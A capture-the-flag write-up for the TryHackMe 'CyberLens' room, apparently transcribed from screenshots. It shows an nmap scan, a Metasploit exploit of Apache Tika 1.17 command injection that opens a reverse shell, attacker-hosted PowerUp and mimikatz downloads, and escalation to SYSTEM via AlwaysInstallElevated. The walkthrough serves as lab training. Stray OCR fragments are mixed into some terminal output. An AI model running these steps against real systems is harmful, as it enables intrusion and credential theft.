


# CYBERLENS

Link to machine : <https://tryhackme.com/room/cyberlensp6>


## SCANNING

Upon receiving the target IP, I added it in my `/etc/hosts` file for name resolution.



```
root@kali:~/thm/cyberlens
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
10.10.82.152   cyberlens.thm
~
```

I then performed an `nmap` aggressive scan to find open ports and the services running on them.




```
(root@kali:~/thm/cyberlens)
# nmap -A -p- -Pn 10.10.82.152 --min-rate 10000 -oN cyberlens.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-07 11:14 EST
Warning: 10.10.82.152 giving up on port because retransmission cap hit (10).
Nmap scan report for cyberlens.thm (10.10.82.152)
Host is up (0.14s latency).
Not shown: 65387 closed tcp ports (reset), 131 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.57 ((Win64))
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: CyberLens: Unveiling the Hidden Matrix
|_http-server-header: Apache/2.4.57 (Win64)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-03-07T16:16:01+00:00; +3s from scanner time.
| rdp-ntlm-info:
| Target_Name: CYBERLENS
| NetBIOS_Domain_Name: CYBERLENS
| NetBIOS_Computer_Name: CYBERLENS
| DNS_Domain_Name: CyberLens
| DNS_Computer_Name: CyberLens
| Product_Version: 10.0.17763
|_ System_Time: 2025-03-07T16:15:54+00:00
```

```
root@kali: ~/thm/cyberlens
File Actions Edit View Help
root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp open pando-pub?
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC
49675/tcp open msrpc Microsoft Windows RPC
61777/tcp open http Jetty 8.y.z-SNAPSHOT
| http-methods:
|_ Potentially risky methods: PUT
|_http-server-header: Jetty(8.y.z-SNAPSHOT)
|_http-cors: HEAD GET
|_http-title: Site doesn't have a title (text/plain).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

## FOOTHOLD

I **nmap** scan revealed an **http** server running on port 80 and 61777 so I accessed them from my browser.



Welcome to the Apache Tika X CyberLens: Unveiling the Hid X +

cyberlens.thm:61777

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j

Private browsing 10.21.17.140 11:17

## Welcome to the Apache Tika 1.17 Server

For endpoints, please see <https://wiki.apache.org/tika/TikaJAXRS> and <http://tika.apache.org/1.17/miredot/index.html>

- **PUT /detect/stream**  
Class: org.apache.tika.server.resource.DetectorResource  
Method: detect  
Produces: text/plain
- **GET /detectors**  
Class: org.apache.tika.server.resource.TikaDetectors  
Method: getDetectorsHTML  
Produces: text/html
- **GET /detectors**  
Class: org.apache.tika.server.resource.TikaDetectors  
Method: getDetectorsJSON  
Produces: application/json
- **GET /detectors**  
Class: org.apache.tika.server.resource.TikaDetectors  
Method: getDetectorsPlain  
Produces: text/plain
- **POST /language/stream**  
Class: org.apache.tika.server.resource.LanguageResource  
Method: detect  
Produces: text/plain
- **POST /language/string**  
Class: org.apache.tika.server.resource.LanguageResource  
Method: detect  
Produces: text/plain
- **PUT /meta**  
Class: org.apache.tika.server.resource.MetadataResource  
Method: getMetadata  
Produces: text/csv  
Produces: application/json  
Produces: application/rdf+xml
- **POST /meta/form**  
Class: org.apache.tika.server.resource.MetadataResource

The server running on port 61777 revealed the apache version being used. A simple google search revealed an **RCE** vulnerability.

Welcome to the Apache Tika X CyberLens: Unveiling the Hid X + https://www.google.com/search?q=apache+tika+1.7+vulnerabilities&client=firefox-b-e&sca\_esv=540846fa2b16f65&channel=entpr&ei=lhzLZ-znNfCUvr0PtZaryQE&oq=apache+tika+1.7+&sa=1&tbo=q&tbo=q&tbo=q

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j

Private browsing 10.21.17.140 11:17

Google apache tika 1.7 vulnerabilities

All Videos Images News Short videos Shopping Forums More Tools

From Apache Tika versions 1.7 to 1.17, clients could send carefully crafted headers to tika-server that could be used to inject commands into the command line of the server running tika-server. This vulnerability only affects those running tika-server on a server that is open to untrusted clients. 25 Apr 2018

National Institute of Standards and Technology (gov)  
https://nvd.nist.gov/vuln/detail/cve-2018-1335  
CVE-2018-1335 Detail - NVD

About featured snippets · Feedback

Snyk https://security.snyk.io ... > org.apache.tika:tika-core : org.apache.tika:tika-core 1.7 vulnerabilities  
Affected versions of this package are vulnerable to Regular Expression Denial of Service (ReDoS) via a specially crafted file, when being parsed by the ...

Apache Tika https://tika.apache.org › security : Security - Apache Tika

I looked for exploits using **searchsploit** and found one on **metasploit**.

root@kali:~/thm/cyberlens

File Actions Edit View Help

root@kali:~/thm/cyberlens X root@kali:~/thm/cyberlens X root@kali:~/thm/cyberlens X root@kali:~/thm/cyberlens X

(root@kali)-[~/thm/cyberlens] # searchsploit 'tika 1.17'

Exploit Title http://www.exploit-db.com/id/10400/ | Path

Apache Tika 1.15 - 1.17 - Header Command Injection (Metasploit)

Apache Tika-server < 1.18 - Command Injection

Shellcodes: No Results

I booted the **metasploit** framework and selected the exploit.

```
File Actions Edit View Help
root@kali: ~/thm/cyberlens
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search tika 1.17
Matching Modules
#  Name
0  exploit/windows/http/apache_tika_jp2_jscript  2018-04-25  excellent  Yes  Apache Tika Header Command Injection
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/apache_tika_jp2_jscript
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/apache_tika_jp2_jscript) > options

Module options (exploit/windows/http/apache_tika_jp2_jscript):
Name      Current Setting  Required  Description
Proxies    Known Appended So no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS    192.168.1.128 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    9998 Configuration! yes      The target port (TCP)
SSL      false          Configuration! no       Negotiate SSL/TLS for outgoing connections
```

I configured the options and ran the exploit to get code execution.

```

root@kali: ~/thm/cyberlens
File Actions Edit View Help
root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x

msf6 exploit(windows/http/apache_tika_jp2_jscript) > set LHOST 10.21.17.140
LHOST => 10.21.17.140
msf6 exploit(windows/http/apache_tika_jp2_jscript) > set RHOST 10.10.82.152
RHOST => 10.10.82.152
msf6 exploit(windows/http/apache_tika_jp2_jscript) > set RPORT 61777
RPORT => 61777
msf6 exploit(windows/http/apache_tika_jp2_jscript) > options

Module options (exploit/windows/http/apache_tika_jp2_jscript):

Name      Current Setting  Required  Description
_____
Proxies      no            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     10.10.82.152   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      61777          yes       The target port (TCP)
SSL         false          no        Negotiate SSL/TLS for outgoing connections
SSLCert     https://www.exploit-db.com/exploits/44444/             Path to a custom SSL certificate (default is randomly generated)
TARGETURI   /             yes       The base path to the web application
URIPATH    /              no        The URI to use for this exploit (default is random)
VHOST      www             no        HTTP server virtual host
Weaknesses  no numeration  no        NVD-CWE-nominal  Insufficient information
NIST        no             no        NIST

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:
Known Affected Software Configurations Switch to CPE 2.2

Name      Current Setting  Required  Description
_____

```

```

root@kali: ~/thm/cyberlens
File Actions Edit View Help
root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x

msf6 exploit(windows/http/apache_tika_jp2_jscript) > run
[*] Started reverse TCP handler on 10.21.17.140:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress -  8.10% done (7999/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 16.19% done (15998/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 24.29% done (23997/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 32.39% done (31996/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 40.48% done (39995/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 48.58% done (47994/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 56.67% done (55993/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 64.77% done (63992/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 72.87% done (71991/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 80.96% done (79990/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 89.06% done (87989/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta

```

```
[*] Command Stager progress - 48.58% done (47994/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 56.67% done (55993/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 64.77% done (63992/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 72.87% done (71991/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 80.96% done (79990/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 89.06% done (87989/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 97.16% done (95988/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 100.00% done (98798/98798 bytes)
[*] Sending stage (177734 bytes) to 10.10.82.152
[*] Meterpreter session 1 opened (10.21.17.140:4444 → 10.10.82.152:49755) at 2025-03-07 11:25:09 -0500

meterpreter > sysinfo
Computer       : CYBERLENS
OS            : Windows Server 2019 (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1 Known Affected Software Configurations Switch to CPE 2.2
Meterpreter    : x86/windows
meterpreter > |
```

```
root@kali: ~/thm/cyberlens
File Actions Edit View Help
root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x
09/15/2018 07:13 AM 25,088 ztrace_maps.dll
2608 File(s) 961,642,926 bytes
88 Dir(s) 14,945,927,168 bytes free

C:\Windows\system32>cd C:\Users
cd C:\Users
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362
Directory of C:\Users
0 File(s) 0 bytes
5 Dir(s) 14,945,959,936 bytes free

C:\Users>whoami
whoami
cyberlens\cyberlens Known Affected Software Configurations Switch to CPE 2.2
Configuration 1 (1)
C:\Users>
```

I then captured the user flag from the Desktop.

```
C:\Users\CyberLens>cd Desktop
cd Desktop
C:\Users\CyberLens\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362
Directory of C:\Users\CyberLens\Desktop
06/06/2023 07:53 PM <DIR> .
06/06/2023 07:53 PM <DIR> ..
06/21/2016 03:36 PM 527 EC2 Feedback.website
06/21/2016 03:36 PM 554 EC2 Microsoft Windows Guide.website
06/06/2023 07:54 PM 25 user.txt
3 File(s) 1,106 bytes
2 Dir(s) 14,945,959,936 bytes free

C:\Users\CyberLens\Desktop>more user.txt
more user.txt
THM{[REDACTED]}
```

# PRIVILEGE ESCALATION

I then ran privilege escalation checks using **PowerUp** and **winPEAS**.

```
C:\Users\ CyberLens\Desktop>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\ CyberLens\Desktop> iwr http://10.21.17.140/PowerUp.ps1 -OutFile C:\Users\ CyberLens\Desktop\PowerUp.ps1
iwr http://10.21.17.140/PowerUp.ps1 -OutFile C:\Users\ CyberLens\Desktop\PowerUp.ps1
PS C:\Users\ CyberLens\Desktop> dir
dir

Directory: C:\Users\ CyberLens\Desktop

Mode                LastWriteTime         Length Name
-->
-a----       6/21/2016  3:36 PM            527 EC2 Feedback.website
-a----       6/21/2016  3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----      3/7/2025  4:30 PM        600580 PowerUp.ps1
-a----      6/6/2023  7:54 PM             25 user.txt

PS C:\Users\ CyberLens\Desktop> |
```

```
PS C:\Users\CyberLens\Desktop> Import-Module .\PowerUp.ps1
Import-Module .\PowerUp.ps1
PS C:\Users\CyberLens\Desktop> Invoke-AllChecks
Invoke-AllChecks

ModifiablePath      : C:\Users\CyberLens\AppData\Local\Microsoft\WindowsApps
IdentityReference  : CYBERLENS\CyberLens
Permissions        : {WriteOwner, Delete, WriteAttributes, Synchronize ...}
%PATH%              : C:\Users\CyberLens\AppData\Local\Microsoft\WindowsApps
Name               : C:\Users\CyberLens\AppData\Local\Microsoft\WindowsApps
Check              : %PATH%\dll Hijacks
AbuseFunction      : Write-HijackDll -DllPath 'C:\Users\CyberLens\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

Check              : AlwaysInstallElevated Registry Key
AbuseFunction      : Write-UserAddMSI
```

```
root@kali: ~/thm/cyberlens
File Actions Edit View Help
root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x
***** System Information *****
+-----+
| Basic System Information |
+-----+
+ Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#version-exploits
OS Name: Microsoft Windows Server 2019 Datacenter
OS Version: 10.0.17763 N/A Build 17763
System Type: X64-based PC
Hostname: CyberLens
ProductName: Windows Server 2019 Datacenter
EditionID: ServerDatacenter
ReleaseId: 1809
BuildBranch: rs5_release
CurrentMajorVersionNumber: 10
CurrentVersion: 6.3
Architecture: AMD64
ProcessorCount: 2
SystemLang: en-US
KeyboardLang: English (United States)
TimeZone: (UTC) Coordinated Universal Time
IsVirtualMachine: False
Current Time: 3/7/2025 4:36:54 PM
HighIntegrity: False
PartOfDomain: False
Hotfixes: KB4601555 (3/11/2021), KB4470502 (12/12/2018), KB4470788 (12/12/2018), KB4480056 (1/9/2019), KB4486153 (3/11/2021), KB4493510 (4/21/2019), KB4499728 (5/15/2019), KB4504369 (6/12/2019), KB4512577 (9/11/2019), KB4512937 (9/6/2019), KB4521862 (10/9/2019), KB4523204 (11/13/2019), KB4535680 (1/13/2021), KB4539571 (3/18/2020), KB4549947 (4/15/2020), KB4558997 (7/15/2020), KB4562562 (6/10/2020), KB4566424 (8/12/2020), KB4570
```

```
root@kali: ~/thm/cyberlens
File Actions Edit View Help
root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x
***** WEF Settings *****
+-----+
| Windows Event Forwarding, is interesting to know were are sent the logs |
+-----+
Not Found

***** LAPS Settings *****
+-----+
| If installed, local administrator password is changed frequently and is restricted by ACL |
LAPS Enabled: LAPS not installed

***** Wdigest *****
+-----+
| If enabled, plain-text crds could be stored in LSASS https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#wdigest |
Wdigest is not enabled

***** LSA Protection *****
+-----+
| If enabled, a driver is needed to read LSASS memory (If Secure Boot or UEFI, RunAsPPL cannot be disabled by deleting the registry key) https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#lsa-protection |
LSA Protection is not enabled

***** Credentials Guard *****
+-----+
| If enabled, a driver is needed to read LSASS memory https://book.hacktricks.wiki/windows-hardening/stealing-credentials/credentials-protections#credentials-guard |
CredentialGuard is not enabled
Virtualization Based Security Status: Not enabled
Configured: False
Running: False

***** Cached Creds *****

```

```
File Actions Edit View Help
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x root@kali: ~/thm/cyberlens x

*****[+] Users Information *****

*****[+] Users
* Check if you have some admin equivalent privileges https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#users--groups
Current user: CyberLens
Current groups: Domain Users, Everyone, Builtin\Remote Desktop Users, Users, Interactive, Console Logon, Authenticated Users, This Organization, Local account, Local, NTLM Authentication
-----
CYBERLENS\Administrator: Built-in account for administering the computer/domain
    |-Groups: Administrators
    |-Password: CanChange-NotExpi-Req

CYBERLENS\CyberLens: 
    |-Groups: Remote Desktop Users,Users
    |-Password: CanChange-NotExpi-Req

CYBERLENS\DefaultAccount(Disabled): A user account managed by the system.
    |-Groups: System Managed Accounts Group
    |-Password: CanChange-NotExpi-NotReq

CYBERLENS\Guest(Disabled): Built-in account for guest access to the computer/domain
    |-Groups: Guests
    |-Password: NotChange-NotExpi-NotReq
```

```
File Permissions "C:\Users\CyberLens\Desktop\winPEAS.exe": CyberLens [AllAccess]
File Permissions "C:\Users\CyberLens\Desktop\PowerUp.ps1": CyberLens [AllAccess]

***** Looking for Linux shells/distributions - wsl.exe, bash.exe

Do you like PEASS?      Free Password Hash Cracker
Learn Cloud Hacking      training.hacktricks.xyz
Follow on Twitter        @hacktricks_live
Respect on HTB            SirBroccoli

Thank you!

PS C:\Users\CyberLens\Desktop> iwr http://10.21.17.140/mimikatz.exe -OutFile C:\Users\CyberLens\Desktop\mimikatz.exe
iwr http://10.21.17.140/mimikatz.exe -OutFile C:\Users\CyberLens\Desktop\mimikatz.exe
PS C:\Users\CyberLens\Desktop> exit
exit

C:\Windows\system32>exit
exit
meterpreter >
meterpreter > bg
[*] Backgrounding session 1 ...
```

Since both of them revealed nothing of interest, I ran the local exploit suggester module in metasploit.

```
msf6 exploit(windows/http/apache_tika_jp2_jscript) > sessions
```

Active sessions

| Id | Name        | Type        | Information         | Connection  |
|----|-------------|-------------|---------------------|---|
| 1  | meterpreter | x86/windows | CYBERLENS\CyberLens | 10.21.17.140:4444 → 10.10.82.152:49755 (10.10.82.152) |

```
msf6 exploit(windows/http/apache_tika_jp2_jscript) > search post suggester
```

Matching Modules

| # | Name                                     | Disclosure Date | Rank   | Check | Description                         |
|---|--|-----------------|--------|-------|-------------------------------------|
| 0 | post/multi/recon/local_exploit_suggester | . . .           | normal | No    | Multi Recon Local Exploit Suggester |

```
Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
```

```
msf6 exploit(windows/http/apache_tika_jp2_jscript) > use 0 Download CrackStation's Wordlist
msf6 post(multi/recon/local_exploit_suggester) > |
```

```
msf6 post(multi/recon/local_exploit_suggester) > options
```

Module options (post/multi/recon/local\_exploit\_suggester):

| Name            | Current Setting | Required | Description  |
|-----------------|-----------------|----------|--|
| SESSION         | yes             |          | The session to run this module on                          |
| SHOWDESCRIPTION | false           |          | Displays a detailed description for the available exploits |

View the full module info with the info, or info -d command.

```
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
```

```
msf6 post(multi/recon/local_exploit_suggester) > RUN
[-] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf6 post(multi/recon/local_exploit_suggester) > run      Free Password Hash Cracker
[*] 10.10.82.152 - Collecting local exploits for x86/windows ...
[*] 10.10.82.152 - 203 exploit checks being tried...
[+] 10.10.82.152 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[+] 10.10.82.152 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 10.10.82.152 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.10.82.152 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.10.82.152 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 10.10.82.152 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] Running check method for exploit 42 / 42
[*] 10.10.82.152 - Valid modules for session 1:
```

| # | Name  | Potentially Vulnerable?          | Check Result  |
|---|---|----------------------------------|---|
| 1 | exploit/windows/local/always_install_elevated                 | Download CrackStation's Wordlist | The target is vulnerable.                           |
| 2 | exploit/windows/local/bypassuac_comhijack                     | Yes                              | The target appears to be vulnerable.                |
| 3 | exploit/windows/local/bypassuac_sluihijack                    | Works                            | The target appears to be vulnerable.                |
| 4 | exploit/windows/local/cve_2020_1048_printerdemon              | Working                          | The target appears to be vulnerable.                |
| 5 | exploit/windows/local/cve_2020_1337_printerdemon              | Working                          | The target appears to be vulnerable.                |
| 6 | exploit/windows/local/ms16_032_secondary_logon_handle_privesc | Yes                              | The service is running, but could not be validated. |

I after getting a bunch of recommendations, I tried each one of them one after the other. Starting with the first exploit, I configured the required options.

Running it got me root access on the target.

```
msf6 exploit(windows/local/always_install_elevated) > run
[*] Started reverse TCP handler on 10.21.17.140:4444
[*] Uploading the MSI to C:\Users\CYBERL~1\AppData\Local\Temp\1\wAiLIsp.msi ...
[*] Executing MSI ...
[*] Sending stage (177734 bytes) to 10.10.82.152
[+] Deleted C:\Users\CYBERL~1\AppData\Local\Temp\1\wAiLIsp.msi
[*] Meterpreter session 3 opened (10.21.17.140:4444 → 10.10.82.152:49868) at 2025-03-07 12:24:13 -0500

meterpreter > sysinfo
Computer       : CYBERLENS
OS             : Windows Server 2019 (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
```

Finally I captured the root flag from the *Administrator's Desktop*.

```
C:\Users\Administrator>cd Desktop
cd Desktop
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\Administrator\Desktop

06/06/2023  07:45 PM      <DIR>        .
06/06/2023  07:45 PM      <DIR>        ..
11/27/2023  07:50 PM           24 admin.txt
06/21/2016  03:36 PM          527 EC2 Feedback.website
06/21/2016  03:36 PM          554 EC2 Microsoft Windows Guide.website
               3 File(s)   1,105 bytes
               2 Dir(s)  14,922,104,832 bytes free

C:\Users\Administrator\Desktop>more admin.txt
more admin.txt
THM{████████████████}
```

That's it from my side! Until next time :)

---